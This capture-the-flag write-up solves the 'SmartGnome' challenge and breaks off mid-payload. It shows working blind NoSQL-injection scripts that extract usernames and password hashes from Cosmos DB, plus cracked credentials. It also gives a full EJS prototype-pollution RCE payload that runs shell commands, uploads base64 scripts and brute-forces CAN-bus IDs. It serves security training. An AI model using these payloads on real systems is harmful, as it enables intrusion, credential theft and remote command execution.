👨💻 Challenge provided by: Chris Davis
🗺️ Location: Gnome Factory - Data Center. Area: gnomefactory. Coordinates: 6, 16
 Challenge URL: SmartGnome
Challenge Description
Davis in the Data Center is fighting a gnome army—join the hack-a-gnome fun.
Useful References:
Overview - Query Language for Cosmos DB (in Azure and Fabric) | Microsoft Learn
What is prototype pollution? | Web Security Academy
What is prototype pollution? | Tutorial & examples | Snyk Learn
Solution
Step 1 - Initial Access

When accessing the challenge URL, we are presented with the login page for the ‘Smart Gnome Control’ system. We do not have credentials, but it looks like there’s a registration functionality:

If we try to access the “Register New Access” feature, we get an error message indicating that the registration is currently closed:
However, while typing a username, the application performs an availability check:

This is done via a GET request:
GET /userAvailable?username=test HTTP/2
The server returns a JSON message with true or false:
{"available":true}
Testing the username parameter with a quote (") resulted in a DB error:
GET /userAvailable?username=" HTTP/2
HTTP/2 200 OK

{"error":"An error occurred while checking username: Message: {\"errors\":[{\"severity\":\"Error\",\"location\":{\"start\":44,\"end\":45},\"code\":\"SC1012\",\"message\":\"Syntax error, invalid string literal token '\\\"'.\"}]}\r\nActivityId: 12582a7b-3d73-4109-99ce-4e1fd521324f, Microsoft.Azure.Documents.Common/2.14.0"}
This error message reveals that the backend is using Azure Cosmos DB, Microsoft’s NoSQL database service. Cosmos DB supports a SQL‑like query language called SQL API for querying JSON documents.
To further confirm that the parameter is indeed vulnerable, I tried:
username="or+2=3--: This returned true,username="or+2=2--: This returned false.
That helped confirm the vulnerability and also gave us another key piece of information: Given that it is checking for the existence of usernames in the DB, true and false behave in the opposite way, that is, if the statement is true (like 2=2) the query returns false. If the statement is false (2=3) then the query returns true.
This suggests that the backend query may be similar to: SELECT * FROM c WHERE c.username = "<input>"
This behavior suggest that we are dealing with a blind boolean-based injection. Cosmos DB’s SQL API supports functions like SUBSTRING() and LENGTH(). We can use those functions to build a query that would allow us to extract one character at a time. For example, the below query will return false if the first character (position 0) is a and false if it is not:
GET /userAvailable?username="or+SUBSTRING(c.username,0,1)='a'--
Based on that, I built a script to extract the username: sqli-user.py. You can access the link for the full script, but the most important part is how the payload is built:
def check_char(position, char):
    # Construct payload
    payload = f'"or SUBSTRING(c.username,{position},1)=\'{char}\'--'

	...truncated...

    return '"available":false' in response.text
This was the result of running the script:
[*] Found character at position 0: b
[*] Found character at position 1: a
[*] Found character at position 2: r
[*] Found character at position 3: c
[*] Found character at position 4: e
[*] Found character at position 5: d
[-] No match at position 6, assuming end of string.

[+] Extracted username: barced
I checked if the user existed in the DB using /userAvailable?username=barced but to my surprise it was not an existing user. Exploring Cosmos DB documentation I found that:
- Cosmos DB returns
"available":falseif any document in the collection matches the condition. - So if any username has at position 2 the letter
'r', the condition is true — even if it’s not the one you’re trying to extract.
To refine the extraction, I found a way to be more precise by using LENGTH():
GET /userAvailable?username="or (LENGTH(c.username)=4 and SUBSTRING(c.username,1,1)='b')--
This ensures we only extract characters from usernames with a specific length. The above example would extract characters for users that have 4 letters in length. We can use the same script as before just changing the payload to (full scrip here - sqli-user-with-length.py):
payload = f'" or (LENGTH(c.username)=5 and SUBSTRING(c.username,{position},1)=\'{char}\')--'Running the script, I got the following results:
length = 5:
[*] Found character at position 0: b
[*] Found character at position 1: r
[*] Found character at position 2: u
[*] Found character at position 3: c
[*] Found character at position 4: e
[-] No match at position 5, assuming end of string.

[+] Extracted username: bruce
length = 6:
[*] Found character at position 0: h
[*] Found character at position 1: a
[*] Found character at position 2: r
[*] Found character at position 3: o
[*] Found character at position 4: l
[*] Found character at position 5: d
[-] No match at position 6, assuming end of string.

[+] Extracted username: harold
Valid usernames: bruce, harold
Now, we have 2 valid usernames, but no password. The next step is to extract the password from the database using the same vulnerability. The problem is that Cosmos DB does not use the concept of tables or columns like traditional SQL databases; instead, it uses containers (often called collections) that store JSON documents, and each document can contain multiple fields. There is no direct equivalent of enumerating tables or columns in Cosmos DB. To access additional data, we must know the name of the fields present in the documents. So far, we know that documents in the container contain a username field. We need to brute force other valid field names. We can use the IS_DEFINED() function, which allows us to test whether a specific field exists in any document:
GET /userAvailable?username="or+IS_DEFINED(c.username)-- HTTP/2
The above will return false if any document in the collection has a username field. Initially, I tried manually to search for other field names based on parameters used by the application. Using this method, I found the field id:
GET /userAvailable?username="or+IS_DEFINED(c.id)-- HTTP/2
I also extracted the values for both users:
[*] Found character at position 0: 1
[-] No match at position 1, assuming end of string.

[+] Extracted id: 1
That did not help to progress further, so I created a dictionary of field names (based on this common_sql_columns.txt list) that could fit names for password related fields and used it to brute force field names. That allowed me to find the field digest.
Now that we know the field name, we can modify the script to extract the digest. Full script available at: sqli-digest.py. Payload used below:
def check_char(position, char):
    payload = f"\" or (c.username='harold' and SUBSTRING(c.digest,{position},1)='{char}')--"

    ...truncated...

    return '"available":false' in response.text
harold digest: 07f456ae6a94cb68d740df548847f459
bruce digest: d0a9ba00f80cbc56584ef245ffc56b9e
The hashes are MD5. I checked the hashes in CrackStation and got the plaintext for both:
| Hash | Type | Result |
|---|---|---|
| 07f456ae6a94cb68d740df548847f459 | md5 | oatmeal!! |
| d0a9ba00f80cbc56584ef245ffc56b9e | md5 | oatmeal12 |
So now we have credentials for both users:
harold:oatmeal!!
bruce:oatmeal12
Step 2 - Prototype Pollution RCE
After logging into the Smart Gnome Control System, the interface is split into two sections:
- Left section: Displays statistics data via a
GET /statsrequest. - Right panel: Provides an interface to move the bot. However, attempts to move the bot fail with an error.

When we try to move the robot the following request is sent to the server:
GET /ctrlsignals?message=%7B%22action%22%3A%22move%22%2C%22direction%22%3A%22down%22%7D HTTP/2
The other functionality available was to update the name. This would change what the name property in gnome_config_object:
/ctrlsignals?message=%7B%22action%22%3A%22update%22%2C%22key%22%3A%22settings%22%2C%22subkey%22%3A%22name%22%2C%22value%22%3A%22gmn%22%7D
When we press the ‘Refresh’ (which calls /stats), the data is updated:

The message parameter accepts JSON input. By sending an update action with __proto__ as the key, we can modify the prototype chain for the JavaScript object:
{"action":"update","key":"__proto__","subkey":"polluted","value":"yes"}
Server response:
{"type":"message","data":"success","message":"Updated __proto__.polluted to yes"}
This confirms that the server is directly applying user‑controlled keys into objects without sanitization. In JavaScript, all objects inherit from Object.prototype. If you modify __proto__, you effectively change the prototype for all objects created afterwards. This vulnerability is a prototype pollution issue.
The pollution is only effective when the server later uses the polluted property. In this case, calling /stats triggers the polluted prototype chain, allowing us to execute the payload.
After many attempts, based on the Node.js backend (which we can identify from the HTTP response headers) and likely templating engines in use, I targeted the EJS property outputFunctionName (CVE-2022-29078). The following PoC worked to get RCE:
{
  "action":"update",
  "key":"__proto__",
  "subkey":"outputFunctionName",
  "value":"x;throw new Error(this.constructor.constructor('return global.process.mainModule.require(\\'child_process\\').execSync(\\'ls -la\\').toString()')());x"
}
Same but one line, which is more convenient when sending the GET request:
{"action":"update","key":"__proto__","subkey":"outputFunctionName","value":"x;throw%20new%20Error(this.constructor.constructor('return%20global.process.mainModule.require(\\'child_process\\').execSync(\\'ls%20-la\\').toString()')());x"}This payload abuses the fact that the server later calls outputFunctionName in dynamic code generation. By replacing it with malicious JavaScript, we force the server to execute arbitrary system commands. We will get the output of the command when calling /stats:
<br>total 84<br>drwxr-xr-x 1 root root 4096 Nov 12 12:55 .<br>drwxr-xr-x 1 root root 4096 Nov 12 12:55 ..<br>-rw-r--r-- 1 root root 283 Oct 1 17:01 .env<br>-rw-r--r-- 1 root root 6957 Oct 1 17:01 README.md<br>-rwxr-xr-x 1 root root 3310 Oct 1 17:01 canbus_client.py<br>drwxr-xr-x 81 root root 4096 Oct 15 15:20 node_modules<br>-rw-r--r-- 1 root root 33884 Oct 15 15:20 package-lock.json<br>-rw-r--r-- 1 root root 359 Oct 1 17:01 package.json<br>-rw-r--r-- 1 root root 9867 Oct 1 17:01 server.js<br>drwxr-xr-x 2 root root 4096 Oct 1 17:01 views<br><br>Step 3 - Moving GnomeBot
Once I got RCE, I started enumerating the server in detail. Many of the commands I executed are not relevant for the challenge, but for the curious, the commands and the output can be found here: commands.md
I also copied many files from the etc and the app folders. I will only mention below the files relevant to solving the challenge.
In /app/README.md we had a file describing how the GnomeBot receives commands. The bot is using the CAN (Controller Area Network) protocol and the document provides some of the commands supported. This gives us the idea that the bot receives commands/sends information using CAN IDs that use 3 HEX digits, for example 0x400. The document also mentions this:
TODO: There are more signals related to controlling the GnomeBot's movement
(Up/Down/Left/Right) and the acknowledgments sent back by the bot.
These involve CAN IDs that are not totally settled yet. We are still polishing
the documentation for these - check back after eggnog break!
That means that we need to figure out what the missing IDs for moving the bot.
Another important file in the /app folder is canbus_client.py. The script allows us to listen for CAN messages. The key part of the code is shown below:
# Define CAN IDs (I think these are wrong with newest update, we need to check the actual device documentation)
COMMAND_MAP = {
    "up": 0x656,
    "down": 0x657,
    "left": 0x658,
    "right": 0x659,
    # Add other command IDs if needed
}
# Add 'listen' as a special command option
COMMAND_CHOICES = list(COMMAND_MAP.keys()) + ["listen"]

IFACE_NAME = "gcan0"
We can execute the script to listen for CAN messages and save the result to a file called test as follow (remember to call /stats to trigger the payload):
GET /ctrlsignals?message={"action":"update","key":"__proto__","subkey":"outputFunctionName","value":"x;throw%20new%20Error(this.constructor.constructor('return%20global.process.mainModule.require(\\'child_process\\').execSync(\\'timeout%2020%20python3%20canbus_client.py%20listen%20%3e%20test%20%26\\').toString()')());x"} HTTP/2A truncated output of running the above looks as follows:
Successfully connected to gcan0.
Listening for messages on socketcan channel 'gcan0'. Press Ctrl+C to stop.

2025-12-15 16:34:43.096 | ID: 3b0 | DL: 1 | Data: 00 | Channel: gcan0
2025-12-15 16:34:43.255 | ID: 3c0 | DL: 1 | Data: 02 | Channel: gcan0
2025-12-15 16:34:43.415 | ID: 3d0 | DL: 1 | Data: 00 | Channel: gcan0
2025-12-15 16:34:43.575 | ID: 3e0 | DL: 1 | Data: 4e ('N') | Channel: gcan0
2025-12-15 16:34:43.735 | ID: 3ff | DL: 1 | Data: 0d | Channel: gcan0
2025-12-15 16:34:43.895 | ID: 310 | DL: 2 | Data: 00 3f | Channel: gcan0
2025-12-15 16:34:44.055 | ID: 311 | DL: 2 | Data: ff e7 | Channel: gcan0
2025-12-15 16:34:44.215 | ID: 320 | DL: 2 | Data: 01 08 | Channel: gcan0
2025-12-15 16:34:44.375 | ID: 321 | DL: 2 | Data: 00 fb | Channel: gcan0
2025-12-15 16:34:44.535 | ID: 330 | DL: 2 | Data: 2c 01 | Channel: gcan0
2025-12-15 16:34:44.695 | ID: 340 | DL: 1 | Data: 01 | Channel: gcan0
2025-12-15 16:34:44.855 | ID: 350 | DL: 2 | Data: 48 01 | Channel: gcan0
2025-12-15 16:34:45.015 | ID: 351 | DL: 2 | Data: 02 02 | Channel: gcan0
2025-12-15 16:34:45.175 | ID: 360 | DL: 1 | Data: 36 ('6') | Channel: gcan0
2025-12-15 16:34:45.335 | ID: 380 | DL: 4 | Data: 00 00 02 c8 | Channel: gcan0
I tried several tests and I used this command to get unique IDs from the output:
grep -oP 'ID:\s+\K[0-9a-fA-F]+' can-messages.txt | sort | uniq
This did not return any undocumented ID. I tried also adding additional documented commands to COMMAND_MAP in the hope that the bot would reply with an ID related to the movement. That did not work either, so I modified the script to accept custom commands so that I had the flexibility of sending any CAN ID I wanted. The main changes were:
...
COMMAND_MAP = {
    "up": 0x656,
    "down": 0x657,
    "left": 0x658,
    "right": 0x659,
    "requestMotorSpeedLeft": 0x410,
    "requestGPSFixID": 0x470,
}

COMMAND_CHOICES = list(COMMAND_MAP.keys()) + ["listen", "custom"]
IFACE_NAME = "gcan0"
LOG_FILE = "canbus_log.txt"

...

def main():
    parser = argparse.ArgumentParser(description="Send CAN bus commands or listen for messages.")
    parser.add_argument("command", choices=COMMAND_CHOICES, help="Command to send or 'listen' or 'custom'")
    parser.add_argument("--id", type=lambda x: int(x, 0), help="Custom CAN ID (e.g., 0x556)")
    args = parser.parse_args()

...
The modified code can be found at canbus-client-custom.py. To upload it, I converted it to base64 (base64 -w 0 canbus-client-custom.py > canbus_client.b64) and used the pollution vulnerability as follow:
GET /ctrlsignals?message={"action":"update","key":"__proto__","subkey":"outputFunctionName","value":"x;throw%20new%20Error(this.constructor.constructor('return%20global.process.mainModule.require(\\'child_process\\').execSync(\\'echo%20\"IyEvdXNyL2Jpbi9weXRob24zCmltcG9ydCBjYW4KaW1wb3J0IHRpbWUKaW1wb3J0IGFyZ3BhcnNlCmltcG9ydCBzeXMKaW1wb3J0IGRhdGV0aW1lCgpDT01NQU5EX01BUCA9IHsKICAgICJ1cCI6IDB4NjU2LAogICAgImRvd24iOiAweDY1NywKICAgICJsZWZ0IjogMHg2NTgsCiAgICAicmlnaHQiOiAweDY1OSwKICAgICJyZXF1ZXN0TW90b3JTcGVlZExlZnQiOiAweDQxMCwKICAgICJyZXF1ZXN0R1BTRml4SUQiOiAweDQ3MCwKfQoKQ09NTUFORF9DSE9JQ0VTID0gbGlzdChDT01NQU5EX01BUC5rZXlzKCkpICsgWyJsaXN0ZW4iLCAiY3VzdG9tIl0KSUZBQ0VfTkFNRSA9ICJnY2FuMCIKTE9HX0ZJTEUgPSAiY2FuYnVzX2xvZy50eHQiCgpkZWYgc2VuZF9jb21tYW5kKGJ1cywgY29tbWFuZF9pZCk6CiAgICBtZXNzYWdlID0gY2FuLk1lc3NhZ2UoCiAgICAgICAgYXJiaXRyYXRpb25faWQ9Y29tbWFuZF9pZCwKICAgICAgICBkYXRhPVtdLAogICAgICAgIGlzX2V4dGVuZGVkX2lkPUZhbHNlCiAgICApCiAgICB0cnk6CiAgICAgICAgYnVzLnNlbmQobWVzc2FnZSkKICAgICAgICBwcmludChmIlNlbnQgY29tbWFuZDogSUQ9MHh7Y29tbWFuZF9pZDpYfSIpCiAgICBleGNlcHQgY2FuLkNhbkVycm9yIGFzIGU6CiAgICAgICAgcHJpbnQoZiJFcnJvciBzZW5kaW5nIG1lc3NhZ2U6IHtlfSIpCgpkZWYgbGlzdGVuX2Zvcl9tZXNzYWdlcyhidXMpOgogICAgcHJpbnQoZiJMaXN0ZW5pbmcgZm9yIG1lc3NhZ2VzIG9uIHtidXMuY2hhbm5lbF9pbmZvfS4gTG9nZ2luZyB0byB7TE9HX0ZJTEV9LiBQcmVzcyBDdHJsK0MgdG8gc3RvcC4iKQogICAgdHJ5OgogICAgICAgIHdpdGggb3BlbihMT0dfRklMRSwgImEiKSBhcyBsb2c6CiAgICAgICAgICAgIGZvciBtc2cgaW4gYnVzOgogICAgICAgICAgICAgICAgdGltZXN0YW1wID0gZGF0ZXRpbWUuZGF0ZXRpbWUubm93KCkuc3RyZnRpbWUoJyVZLSVtLSVkICVIOiVNOiVTLiVmJylbOi0zXQogICAgICAgICAgICAgICAgbG9nLndyaXRlKGYie3RpbWVzdGFtcH0gfCBSZWNlaXZlZDoge21zZ31cbiIpCiAgICBleGNlcHQgS2V5Ym9hcmRJbnRlcnJ1cHQ6CiAgICAgICAgcHJpbnQoIlxuU3RvcHBpbmcgbGlzdGVuZXIuLi4iKQogICAgZXhjZXB0IEV4Y2VwdGlvbiBhcyBlOgogICAgICAgIHByaW50KGYiXG5BbiBlcnJvciBvY2N1cnJlZCBkdXJpbmcgbGlzdGVuaW5nOiB7ZX0iKQoKZGVmIG1haW4oKToKICAgIHBhcnNlciA9IGFyZ3BhcnNlLkFyZ3VtZW50UGFyc2VyKGRlc2NyaXB0aW9uPSJTZW5kIENBTiBidXMgY29tbWFuZHMgb3IgbGlzdGVuIGZvciBtZXNzYWdlcy4iKQogICAgcGFyc2VyLmFkZF9hcmd1bWVudCgiY29tbWFuZCIsIGNob2ljZXM9Q09NTUFORF9DSE9JQ0VTLCBoZWxwPSJDb21tYW5kIHRvIHNlbmQgb3IgJ2xpc3Rlbicgb3IgJ2N1c3RvbSciKQogICAgcGFyc2VyLmFkZF9hcmd1bWVudCgiLS1pZCIsIHR5cGU9bGFtYmRhIHg6IGludCh4LCAwKSwgaGVscD0iQ3VzdG9tIENBTiBJRCAoZS5nLiwgMHg1NTYpIikKICAgIGFyZ3MgPSBwYXJzZXIucGFyc2VfYXJncygpCgogICAgdHJ5OgogICAgICAgIGJ1cyA9IGNhbi5pbnRlcmZhY2UuQnVzKGNoYW5uZWw9SUZBQ0VfTkFNRSwgaW50ZXJmYWNlPSdzb2NrZXRjYW4nLCByZWNlaXZlX293bl9tZXNzYWdlcz1GYWxzZSkKICAgICAgICBwcmludChmIlN1Y2Nlc3NmdWxseSBjb25uZWN0ZWQgdG8ge0lGQUNFX05BTUV9LiIpCiAgICBleGNlcHQgRXhjZXB0aW9uIGFzIGU6CiAgICAgICAgcHJpbnQoZiJFcnJvciBpbml0aWFsaXppbmcgQ0FOIGludGVyZmFjZToge2V9IikKICAgICAgICBzeXMuZXhpdCgxKQoKICAgIGlmIGFyZ3MuY29tbWFuZCA9PSAibGlzdGVuIjoKICAgICAgICBsaXN0ZW5fZm9yX21lc3NhZ2VzKGJ1cykKICAgIGVsaWYgYXJncy5jb21tYW5kID09ICJjdXN0b20iOgogICAgICAgIGlmIGFyZ3MuaWQgaXMgTm9uZToKICAgICAgICAgICAgcHJpbnQoIllvdSBtdXN0IHByb3ZpZGUgYSBDQU4gSUQgd2l0aCAtLWlkIHdoZW4gdXNpbmcgJ2N1c3RvbSciKQogICAgICAgICAgICBzeXMuZXhpdCgxKQogICAgICAgIHNlbmRfY29tbWFuZChidXMsIGFyZ3MuaWQpCiAgICAgICAgdGltZS5zbGVlcCgwLjEpCiAgICBlbHNlOgogICAgICAgIGNvbW1hbmRfaWQgPSBDT01NQU5EX01BUC5nZXQoYXJncy5jb21tYW5kKQogICAgICAgIGlmIGNvbW1hbmRfaWQgaXMgTm9uZToKICAgICAgICAgICAgcHJpbnQoZiJJbnZhbGlkIGNvbW1hbmQ6IHthcmdzLmNvbW1hbmR9IikKICAgICAgICAgICAgc3lzLmV4aXQoMSkKICAgICAgICBzZW5kX2NvbW1hbmQoYnVzLCBjb21tYW5kX2lkKQogICAgICAgIHRpbWUuc2xlZXAoMC4xKQoKICAgIGJ1cy5zaHV0ZG93bigpCiAgICBwcmludCgiQ0FOIGJ1cyBjb25uZWN0aW9uIGNsb3NlZC4iKQoKaWYgX19uYW1lX18gPT0gIl9fbWFpbl9fIjoKICAgIG1haW4oKQo=\"%7cbase64%20-d%20%3e%20canbus_client.py\\').toString()')());x"} HTTP/2The next think I tried was brute-forcing the CAN IDs using the modified script. I did this using the following script:
for i in $(seq 0x200 0x3FF); do
  python3 canbus_client.py custom --id $i
  sleep 0.2
done
I converted it to base64 it and uploaded it to the server (a new reminder that you need to call /stats each time):
GET /ctrlsignals?message={"action":"update","key":"__proto__","subkey":"outputFunctionName","value":"x;throw%20new%20Error(this.constructor.constructor('return%20global.process.mainModule.require(\\'child_process\\').execSync(\\'echo%20\"Zm9yIGkgaW4gJChzZXEgMHgyMDAgMHgzRkYpOyBkbwogIHB5dGhvbjMgY2FuYnVzX2NsaWVudC5weSBjdXN0b20gLS1pZCAkaQogIHNsZWVwIDAuMgpkb25lCg==\"%7cbase64%20-d%20%3e%20brute.sh\\').toString()')());x"} HTTP/2Make sure you make the script executable with chmod:
GET /ctrlsignals?message={"action":"update","key":"__proto__","subkey":"outputFunctionName","value":"x;throw%20new%20Error(this.constructor.constructor('return%20global.process.mainModule.require(\\'child_process\\').execSync(\\'chmod%20u%2bx%20brute.sh\\').toString()')());x"} HTTP/2Then, we can execute it:
GET /ctrlsignals?message={"action":"update","key":"__proto__","subkey":"outputFunctionName","value":"x;throw%20new%20Error(this.constructor.constructor('return%20global.process.mainModule.require(\\'child_process\\').execSync(\\'./brute.sh\\').toString()')());x"} HTTP/2This worked and I could see the bot moving when the following CAN IDs were used: 0x201, 0x202, 0x203, 0x204. Now, I just needed to modify the script again to include the right mapping:
COMMAND_MAP = {
    "up": 0x201,
    "down": 0x202,
    "left": 0x203,
    "right": 0x204,
}
I sent the final script as previously:
GET /ctrlsignals?message={"action":"update","key":"__proto__","subkey":"outputFunctionName","value":"x;throw%20new%20Error(this.constructor.constructor('return%20global.process.mainModule.require(\\'child_process\\').execSync(\\'echo%20\"IyEvdXNyL2Jpbi9weXRob24zCmltcG9ydCBjYW4KaW1wb3J0IHRpbWUKaW1wb3J0IGFyZ3BhcnNlCmltcG9ydCBzeXMKaW1wb3J0IGRhdGV0aW1lCgpDT01NQU5EX01BUCA9IHsKICAgICJ1cCI6IDB4MjAxLAogICAgImRvd24iOiAweDIwMiwKICAgICJsZWZ0IjogMHgyMDMsCiAgICAicmlnaHQiOiAweDIwNCwKfQoKQ09NTUFORF9DSE9JQ0VTID0gbGlzdChDT01NQU5EX01BUC5rZXlzKCkpICsgWyJsaXN0ZW4iXQpJRkFDRV9OQU1FID0gImdjYW4wIgpMT0dfRklMRSA9ICJjYW5idXNfbG9nLnR4dCIKCmRlZiBzZW5kX2NvbW1hbmQoYnVzLCBjb21tYW5kX2lkKToKICAgIG1lc3NhZ2UgPSBjYW4uTWVzc2FnZSgKICAgICAgICBhcmJpdHJhdGlvbl9pZD1jb21tYW5kX2lkLAogICAgICAgIGRhdGE9W10sCiAgICAgICAgaXNfZXh0ZW5kZWRfaWQ9RmFsc2UKICAgICkKICAgIHRyeToKICAgICAgICBidXMuc2VuZChtZXNzYWdlKQogICAgICAgIHByaW50KGYiU2VudCBjb21tYW5kOiBJRD0weHtjb21tYW5kX2lkOlh9IikKICAgIGV4Y2VwdCBjYW4uQ2FuRXJyb3IgYXMgZToKICAgICAgICBwcmludChmIkVycm9yIHNlbmRpbmcgbWVzc2FnZToge2V9IikKCmRlZiBsaXN0ZW5fZm9yX21lc3NhZ2VzKGJ1cyk6CiAgICBwcmludChmIkxpc3RlbmluZyBmb3IgbWVzc2FnZXMgb24ge2J1cy5jaGFubmVsX2luZm99LiBMb2dnaW5nIHRvIHtMT0dfRklMRX0uIFByZXNzIEN0cmwrQyB0byBzdG9wLiIpCiAgICB0cnk6CiAgICAgICAgd2l0aCBvcGVuKExPR19GSUxFLCAiYSIpIGFzIGxvZzoKICAgICAgICAgICAgZm9yIG1zZyBpbiBidXM6CiAgICAgICAgICAgICAgICB0aW1lc3RhbXAgPSBkYXRldGltZS5kYXRldGltZS5ub3coKS5zdHJmdGltZSgnJVktJW0tJWQgJUg6JU06JVMuJWYnKVs6LTNdCiAgICAgICAgICAgICAgICBsb2cud3JpdGUoZiJ7dGltZXN0YW1wfSB8IFJlY2VpdmVkOiB7bXNnfVxuIikKICAgIGV4Y2VwdCBLZXlib2FyZEludGVycnVwdDoKICAgICAgICBwcmludCgiXG5TdG9wcGluZyBsaXN0ZW5lci4uLiIpCiAgICBleGNlcHQgRXhjZXB0aW9uIGFzIGU6CiAgICAgICAgcHJpbnQoZiJcbkFuIGVycm9yIG9jY3VycmVkIGR1cmluZyBsaXN0ZW5pbmc6IHtlfSIpCgpkZWYgbWFpbigpOgogICAgcGFyc2VyID0gYXJncGFyc2UuQXJndW1lbnRQYXJzZXIoZGVzY3JpcHRpb249IlNlbmQgQ0FOIGJ1cyBjb21tYW5kcyBvciBsaXN0ZW4gZm9yIG1lc3NhZ2VzLiIpCiAgICBwYXJzZXIuYWRkX2FyZ3VtZW50KAogICAgICAgICJjb21tYW5kIiwKICAgICAgICBjaG9pY2VzPUNPTU1BTkRfQ0hPSUNFUywKICAgICAgICBoZWxwPWYiVGhlIGNvbW1hbmQgdG8gc2VuZCAoeycsICcuam9pbihDT01NQU5EX01BUC5rZXlzKCkpfSkgb3IgJ2xpc3RlbicgdG8gbW9uaXRvciB0aGUgYnVzLiIKICAgICkKICAgIGFyZ3MgPSBwYXJzZXIucGFyc2VfYXJncygpCgogICAgdHJ5OgogICAgICAgIGJ1cyA9IGNhbi5pbnRlcmZhY2UuQnVzKGNoYW5uZWw9SUZBQ0VfTkFNRSwgaW50ZXJmYWNlPSdzb2NrZXRjYW4nLCByZWNlaXZlX293bl9tZXNzYWdlcz1GYWxzZSkKICAgICAgICBwcmludChmIlN1Y2Nlc3NmdWxseSBjb25uZWN0ZWQgdG8ge0lGQUNFX05BTUV9LiIpCiAgICBleGNlcHQgT1NFcnJvciBhcyBlOgogICAgICAgIHByaW50KGYiRXJyb3IgY29ubmVjdGluZyB0byBDQU4gaW50ZXJmYWNlIHtJRkFDRV9OQU1FfToge2V9IikKICAgICAgICBwcmludChmIk1ha2Ugc3VyZSB0aGUge0lGQUNFX05BTUV9IGludGVyZmFjZSBpcyB1cCAoJ3N1Z